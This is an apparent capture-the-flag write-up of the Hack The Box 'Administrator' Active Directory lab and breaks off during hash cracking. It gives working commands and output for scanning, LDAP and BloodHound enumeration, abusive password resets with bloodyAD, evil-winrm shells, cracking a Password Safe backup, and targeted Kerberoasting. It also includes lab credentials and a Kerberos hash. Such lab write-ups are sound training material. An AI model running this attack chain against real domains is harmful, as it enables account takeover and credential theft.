Reconnaissance
Given Credentials
As it is common in real life windows pentests, we’re given a set of credentials to start:
Olivia / ichliebedichnmap/TCP
Nmap showed a bunch of open ports which are typical for a Domain Controller(DC).
croc@hacker$ rustscan -a 10.10.11.42 --ulimit 5000 -- -A -T5 -Pn -oA Initial[~] Automatically increasing ulimit value to 5000.Open 10.10.11.42:21Open 10.10.11.42:53Open 10.10.11.42:88Open 10.10.11.42:135Open 10.10.11.42:139Open 10.10.11.42:389Open 10.10.11.42:445Open 10.10.11.42:464Open 10.10.11.42:593Open 10.10.11.42:636Open 10.10.11.42:5985Open 10.10.11.42:9389Open 10.10.11.42:49664Open 10.10.11.42:49665Open 10.10.11.42:49666Open 10.10.11.42:49667Open 10.10.11.42:49669Open 10.10.11.42:53517Open 10.10.11.42:53528Open 10.10.11.42:53903Open 10.10.11.42:53908Open 10.10.11.42:53909[~] Starting Nmap[>] The Nmap command to be run is nmap -A -T5 -Pn -oA Initial -vvv -p 21,53,88,135,139,389,445,464,593,636,9389,49664,49665,49666,49667,49669,53517,53528,53903,53908,53909 10.10.11.42
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-21 11:34 ESTNmap scan report for 10.10.11.42Host is up, received user-set (0.25s latency).Scanned at 2025-01-21 11:34:39 EST for 91s
PORT      STATE SERVICE       REASON          VERSION21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd| ftp-syst:|_  SYST: Windows_NT53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-01-21 23:34:46Z)135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack ttl 127464/tcp   open  kpasswd5?     syn-ack ttl 127593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack ttl 1275985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC53517/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC53528/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC53903/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.053908/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC53909/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCWarning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portOS fingerprint not ideal because: Timing level 5 (Insane) usedAggressive OS guesses: Microsoft Windows 10 1703 or Windows 11 21H2 (97%), Microsoft Windows Server 2022 (96%), Windows Server 2019 (95%), Microsoft Windows Server 2012 or 2012 R2 (94%), Microsoft Windows 10 1703 (93%), Windows Server 2022 (93%), Microsoft Windows Server 2016 or Server 2019 (93%), Microsoft Windows 10 1511 (93%), Microsoft Windows Server 2012 (93%), Microsoft Windows Server 2016 (93%)No exact OS matches for host (test conditions non-ideal).TCP/IP fingerprint:SCAN(V=7.95%E=4%D=1/21%OT=21%CT=%CU=30024%PV=Y%DS=2%DC=T%G=N%TM=678FCCFA%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=108%GCD=1%ISR=10C%TI=I%CI=I%TS=A)OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%O3=M53CNW8NNT11%O4=M53CNW8ST11%O5=M53CNW8ST11%O6=M53CST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFDC)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M53CNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
Uptime guess: 0.274 days (since Tue Jan 21 05:02:05 2025)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=264 (Good luck!)IP ID Sequence Generation: IncrementalService Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 35406/tcp): CLEAN (Couldn't connect)|   Check 2 (port 20522/tcp): CLEAN (Couldn't connect)|   Check 3 (port 52617/udp): CLEAN (Failed to receive data)|   Check 4 (port 52572/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked|_clock-skew: 6h59m59s| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required| smb2-time:|   date: 2025-01-21T23:35:55|_  start_date: N/A
TRACEROUTE (using port 445/tcp)HOP RTT       ADDRESS1   281.14 ms 10.10.14.12   301.15 ms 10.10.11.42
Nmap done: 1 IP address (1 host up) scanned in 93.79 seconds           Raw packets sent: 85 (6.902KB) | Rcvd: 92 (6.282KB)
We can see the hostname of DC in the output so let’s add it into the hosts file:
croc@hacker:~$ sudo sed -i '$a10.10.11.42tDC.administrator.htb administrator.htb' /etc/hostsLdapdomaindump - 389/tcp
I started by looking at our environment and evaluating the attack surface:
croc@hacker$ sudo /usr/bin/ldapdomaindump ldap://10.10.11.42 -u 'ADMINISTRATOROlivia' -p 'ichliebedich'[*] Connecting to host...[*] Binding to host[+] Bind OK[*] Starting domain dump[+] Domain dump finished
croc@hacker$ lsdomain_computers_by_os.html  domain_groups.grep  domain_policy.html  domain_trusts.json          domain_users.jsondomain_computers.grep        domain_groups.html  domain_policy.json  domain_users_by_group.htmldomain_computers.html        domain_groups.json  domain_trusts.grep  domain_users.grepdomain_computers.json        domain_policy.grep  domain_trusts.html  domain_users.html
croc@hacker$ firefox domain_users_by_group.html

This gave me a clear understanding of all the users and groups on the target. I have the habit of creating a users.txt file that comes very handy afterwards when password spraying.
I found out that olivia, who we currently own, is the part of Remote Management Users.

As port 5985/tcp is open, we can get evil-winrm shell access as olivia & see what we can do from there.
Evil-WinRM
I got the WinRM access but didn’t find anything juicy here!
croc@hacker$ sudo evil-winrm -i 10.10.11.42 -u olivia -p ichliebedich
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:UsersoliviaDocuments>
Time to move on to other options!
SMB - 139/445
I enumerated the available shares using the given credentials. The credentials are valid however, we are certainly not going to have access to the privileged shares like Admin$ or C$ as a low-level user.
croc@hacker$ sudo nxc smb 10.10.11.42 -u 'Olivia' -p 'ichliebedich' --sharesSMB 10.10.11.42 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)SMB 10.10.11.42 445 DC [+] administrator.htbOlivia:ichliebedichSMB 10.10.11.42 445 DC [*] Enumerated sharesSMB 10.10.11.42 445 DC Share Permissions RemarkSMB 10.10.11.42 445 DC ----- ----------- ------SMB 10.10.11.42 445 DC ADMIN$ Remote AdminSMB 10.10.11.42 445 DC C$ Default shareSMB 10.10.11.42 445 DC IPC$ READ Remote IPCSMB 10.10.11.42 445 DC NETLOGON READ Logon server shareSMB 10.10.11.42 445 DC SYSVOL READ Logon server shareFTP - 21/tcp

The credentials Olivia:ichliebedich doesn’t appear to be valid for the FTP Service:

Anonymous access is also not permitted:
BloodHound - 389/tcp
I dumped the .json configuration files using Python BloodHound Ingestor & uploaded the data in bloodhound.
croc@hacker$ sudo ntpdate dc.administrator.htb
croc@hacker$ bloodhound-python -c All -u 'olivia' -p 'ichliebedich' -d 'administrator.htb' -ns 10.10.11.42INFO: Found AD domain: administrator.htbINFO: Getting TGT for userINFO: Connecting to LDAP server: dc.administrator.htbINFO: Found 1 domainsINFO: Found 1 domains in the forestINFO: Found 1 computersINFO: Connecting to LDAP server: dc.administrator.htbINFO: Found 11 usersINFO: Found 53 groupsINFO: Found 2 gposINFO: Found 1 ousINFO: Found 19 containersINFO: Found 0 trustsINFO: Starting computer enumeration with 10 workersINFO: Querying computer: dc.administrator.htbINFO: Done in 00M 52S
croc@hacker$ ls20250121123032_computers.json   20250121123032_domains.json  20250121123032_groups.json  20250121123032_users.json20250121123032_containers.json  20250121123032_gpos.json     20250121123032_ous.jsons

I marked olivia as owned & found out that it has GenericAll permissions over michael. That means full control! This privilege allows the trustee to manipulate the target object however they wish.
Shell as Michael
Changing the Password of Michael
As olivia has full control over michael, she must be able to change his password. I used bloodyAD to do that:
croc@hacker$ bloodyAD -u 'olivia' -p 'ichliebedich' -d 'Administrator.htb' --host '10.10.11.42' set password 'Michael' 'Pass@1234'[+] Password changed successfully!WinRM Access
As michael is a remote management user, we can gain a evil-winrm shell as michael:
croc@hacker$ sudo evil-winrm -i 10.10.11.42 -u 'michael' -p 'Pass@1234'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:UsersmichaelDocuments>
However, I didn’t find anything useful here! Let’s move on!
Shell as Emily
Reviewing BloodHound Graphs
As we own a new user, it’s always a good practice to look back at the bloodhound graphs.

The user michael has the capability to change the user benjamin's password without knowing that his current password.
Changing the Password for Benjamin
I successfully changed the password for benjamin to supportmeonPatreon:
croc@hacker:~$ bloodyAD -u 'michael' -p 'Pass@1234' -d 'Administrator.htb' --host '10.10.11.42' set password 'Benjamin' 'supportmeonPatreon'[+] Password changed successfully!We own another user. Hurrah😁!!
Share Enumeration
BloodHound
Looking at the bloodhound graphs, I found out that benjamin is a part of Share Moderators group.

Through enumeration on Google, I found out that:
The members of this group possess explicit permissions to access shared resources like SMB or FTP shares.SMB
The password change was successful but we don’t have any additional access via SMB:
croc@hacker$ nxc smb 10.10.11.42 -u 'benjamin' -p 'supportmeonPatreon' --sharesSMB 10.10.11.42 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)SMB 10.10.11.42 445 DC [+] administrator.htbbenjamin:supportmeonPatreonSMB 10.10.11.42 445 DC [*] Enumerated sharesSMB 10.10.11.42 445 DC Share Permissions RemarkSMB 10.10.11.42 445 DC ----- ----------- ------SMB 10.10.11.42 445 DC ADMIN$ Remote AdminSMB 10.10.11.42 445 DC C$ Default shareSMB 10.10.11.42 445 DC IPC$ READ Remote IPCSMB 10.10.11.42 445 DC NETLOGON READ Logon server shareSMB 10.10.11.42 445 DC SYSVOL READ Logon server shareFTP
I successfully logged in as benjamin using our new password. Additionally, I found a backup file.
croc@hacker$ ftp benjamin@DC.administrator.htbConnected to DC.administrator.htb.220 Microsoft FTP Service331 Password requiredPassword:230 User logged in.Remote system type is Windows_NT.ftp> ls229 Entering Extended Passive Mode (|||64177|)125 Data connection already open; Transfer starting.10-05-24 08:13AM 952 Backup.psafe3226 Transfer complete.ftp>I transferred it to my machine.
ftp> prompt offInteractive mode off.ftp> mget *local: Backup.psafe3 remote: Backup.psafe3229 Entering Extended Passive Mode (|||64184|)125 Data connection already open; Transfer starting.100% |*****************************************************************************************| 952 3.86 KiB/s 00:00 ETA226 Transfer complete.WARNING! 3 bare linefeeds received in ASCII mode.File may not have transferred correctly.952 bytes received in 00:00 (3.84 KiB/s)ftp>Backup File
Backup.psafe3
This file is a Password Safe database file which is a popular open-source password manager. Through enumeration, I found out that these type of files are protected by a master password.
croc@hacker$ file Backup.psafe3Backup.psafe3: Password Safe V3 databaseCracking the Master Password
In order to view the passwords stored in this database file, we need its master password. Luckily, there is a JTR utility called pwsafe2john which we can utilize to convert this database file into crackable hashes allowing us to attempt password cracking using john.
croc@hacker$ pwsafe2john Backup.psafe3 > backup.hashes
croc@hacker$ lsbackup.hashes  Backup.psafe3
croc@hacker$ john backup.hashes --wordlist=/usr/share/wordlists/rockyou.txtUsing default input encoding: UTF-8Loaded 1 password hash (pwsafe, Password Safe [SHA256 128/128 AVX 4x])Cost 1 (iteration count) is 2048 for all loaded hashesWill run 3 OpenMP threadsPress 'q' or Ctrl-C to abort, almost any other key for statustekieromucho     (Backu)1g 0:00:00:02 DONE (2025-01-21 15:23) 0.4975g/s 3056p/s 3056c/s 3056C/s Liverpool..iheartyouUse the "--show" option to display all of the cracked passwords reliablySession completed.
Hurrah!! The master password has been successfully cracked!
Install Password Safe Password Manager
Install PasswordSafe using the following command:
croc@hacker$ sudo apt update -y && sudo apt install passwordsafe -yAfter installed, you can access it via CLI using the command pwsafe or run it manually through Applications.
View the Database File
- Once installed, open it & you will see the following dialog box:
croc@hacker$ pwsafe Backup.psafe3&[1] 198610
- Enter the master password we just cracked. Then, hit
OK.

- Here, we found the passwords for 3 other accounts:
![Password Safe Backup.psafe3 opened, listing entries for Alexander Smith [alexander], Emily Rodriguez [emily] and Emma Johnson [emma]](/_astro/image-5.DHm7bmkK_k7kYC.webp)
- Copy and paste all these passwords into
mousepadorgeditfor later use.

WinRM Access
As emily is a remote management user,
croc@hacker$ sudo evil-winrm -i 10.10.11.42 -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:UsersemilyDocuments>
user.txt
*Evil-WinRM* PS C:Usersemilydesktop> ls
    Directory: C:Usersemilydesktop
Mode                 LastWriteTime         Length Name----                 -------------         ------ -----a----        10/30/2024   2:23 PM           2308 Microsoft Edge.lnk-ar---         1/21/2025   8:11 PM             34 user.txt
*Evil-WinRM* PS C:Usersemilydesktop> cat user.txt4a86a2************************
Shell as Root
BloodHound

As we have compromised a bunch of other users, we must return to the bloodhound graphs and see what we can do. I found out that emily has GenericWrite permissions over ethan:
Targeted Kerberoasting
As an attacker, what we do is add a SPN to the target account. Once an account has a SPN, it becomes vulnerable to kerberoasting attack. You can read more about it here.
We will be using the following script in order to perform this attack:
Step 01 - Dump the Hash
The hash has been successfully dumped by script:
croc@hacker:/opt/targetedKerberoast$ python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' --dc-ip '10.10.11.42'[*] Starting kerberoast attacks[*] Fetching usernames from Active Directory with LDAP[VERBOSE] SPN added successfully for (ethan)[+] Printing hash for (ethan)$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$fff79301f8fe782e17c7fb5d857e5c24$03bec9263f5408d18be2724fa3f6db1562aba7aa9cd2b3ae867714121b84c9739845788db09052ee101765ed0959f2e1dcebcad602f881ffa7e2a6b14883fa1d5c46b859aaee9c3fe568ced9afa0681413b7f310fc6a6cc6bad1d39a55a4c9cb311acbdb7599d4ccf69f8ad923b67d3c0ad9bf0548a3d053ab4cfe03c8feb4ad23a8bea60f0906f60330d55cb4f7c419bb4f9670aa91c9b041e9cc1ae75acb37241f5b9375a30e10b592131e463d3dacb1c6d1c2136699b88ebdca53814cce6d34695ea97f6a0323757494b17ed43690ac96cfef7d3d1b19fb03a4ff6096dbf698d19f9f712c5fcf062021580cbd6e153803bde9bacce0b6e3854f8443af063c48c28043064db82d5d3e9e144d3e84e4cd597c5395c5daaa37aef4979a9eb70a75759d3d7e33eb7dfe7ac3ce7dd3da88954ef3c04dba2a2136e70d76a725164b17f1a19acc39db8b8a15b37794ca97924b38fdd839229efd6109becb8084199ab07714d0f108ea003848169ad6aa5be2dcd34fd054a984bbbe040d36a6fa7a270159ded958a2a2cbccb23343ccfd1f61c43a26af21f40e6693fea688d409afe3e27e279c8c5df1a45a9f213db9508fa91763fc0f68f16982addddc86b2963328545358f43795fed9ecf30efae91d1877e1ef6f551c1a8febde68e976d7d72d36d5a504695eafded2fb885a0541af60f61cd25ac9b83257e94758227b2db1ebe9b9ce8a303535632c8c9f7e3cfa76fdeed33d3f57cd7f6db1c94c3f3a06a256939fec217abe561093b1b48d4b23e8336406dda34903c567316a8d0851376b631b411fa7cd96c07e2979d8ac89b8fc23eff76c0cda93197cc93b35cdebc6cc63a9fc0aa10246f77f988fa75e1644ab78d05a3e95dea386e1b07d2ba901f55dd972cf8546871571fa35b20d9f4bc10ad3798e000f4bdef49ee3b848821e6a769768e8b11cc4ab910d8767b29e5c046561a7abe5e2576c772f30c7d4e70e4e21b982b4429fc5239ea841f2dcdf560b21d5e72f0cf4190c8bafc099723c431a5c40e1d5a9df1bce11fdd05158a0821d2cefb9b240b94f0e99e0466b1e4cfefa64aa081bca49d2f036e36d785ec18310812fbbe574d0663aa243e1a2d58b885e3321defc23684a294c6ae56097914dfaec9f799d37fa331afff32dc14bdcb69327a926be2638668124032bb930a4f3ed3d2636b8a23b7f6a2c38bfd714436ccf63ae61fd854b4ca56d19a0249289b99354265c6316163a3a13cdf9520840ae4869de9b563656ee10fdf95a2cead9d284f54c7f8bfb04bbbc3fdf082f9743f7abda03f1be6b3a8818d405fa00c159d7e897830bb316b3b1a36cff6812c4fdc753049531b34731ea9f5362138f76e8b351241c279dac5d9da6cdeba6e1daf3ec4cf5ca572e293a30020eba7133ad5365888d7edd0f6eb588bbd22a62758e58b9463689e87e599ed64739a5dea443ad527dd6440acc508f0cdc28d5ac7e3bf4628d262f798d8e00950e9f81853855a1f2005bbe2a6a15adfa6b173b1f3fc592455418a6[VERBOSE] SPN removed successfully for (ethan)Step 02 - Crack the Hash
Hashcat successfully cracked the hash:
croc@hacker$ hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txthashcat (v6.2.6) starting
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$fff79301f8fe782e17c7fb5d857e5c24$03bec9263f5408d18be2724fa3f6db1562aba7aa9cd2b3ae867714121b84c9739845788db09052ee101765ed0959f2e1dcebcad602f881ffa7e2a6b14883fa1d5c46b859aaee9c3fe568ced9afa0681413b7f310fc6a6cc6bad1d39a55a4c9cb311acbdb7599d4ccf69f8ad923b67d3c0ad9bf0548a3d053ab4cfe03c8feb4ad23a8bea60f0906f60330d55cb4f7c419bb4f9670aa91c9b041e9cc1ae75acb37241f5b9375a30e10b592131e463d3dacb1c6d1c2136699b88ebdca53814cce6d34695ea97f6a0323757494b17ed43690ac96cfef7d3d1b19fb03a4ff6096dbf698d19f9f712c5fcf062021580cbd6e153803bde9bacce0b6e3854f8443af063c48c28043064db82d5d3e9e144d3e84e4cd597c5395c5daaa37aef4979a9eb70a75759d3d7e33eb7dfe7ac3ce7dd3da88954ef3c04dba2a2136e70d76a725164b17f1a19acc39db8b8a15b37794ca97924b38fdd839229efd6109becb8084199ab07714d0f108ea003848169ad6aa5be2dcd34fd054a984bbbe040d36a6fa7a270159ded958a2a2cbccb23343ccfd1f61c43a26af21f40e6693fea688d409afe3e27e279c8c5df1a45a9f213db9508fa91763fc0f68f16982addddc86b2963328545358f43795fed9ecf30efae91d1877e1ef6f551c1a8febde68e976d7d72d36d5a504695eafded2fb885a0541af60f61cd25ac9b83257e94758227b2db1ebe9b9ce8a303535632c8c9f7e3cfa76fdeed33d3f57cd7f6db1c94c3f3a06a256939fec217abe561093b1b48d4b23e8336406dda34903c567316a8d0851376b631b411fa7cd96c07e2979d8ac89b8fc23eff76c0cda93197cc93b35cdebc6cc63a9fc0aa10246f77f988fa75e1644ab78d05a3e95dea386e1b07d2ba901f55dd972cf8546871571fa35b20d9f4bc10ad3798e000f4bdef49ee3b848821e6a769768e8b11cc4ab910d8767b29e5c046561a7abe5e2576c772f30c7d4e70e4e21b982b4429fc5239ea841f2dcdf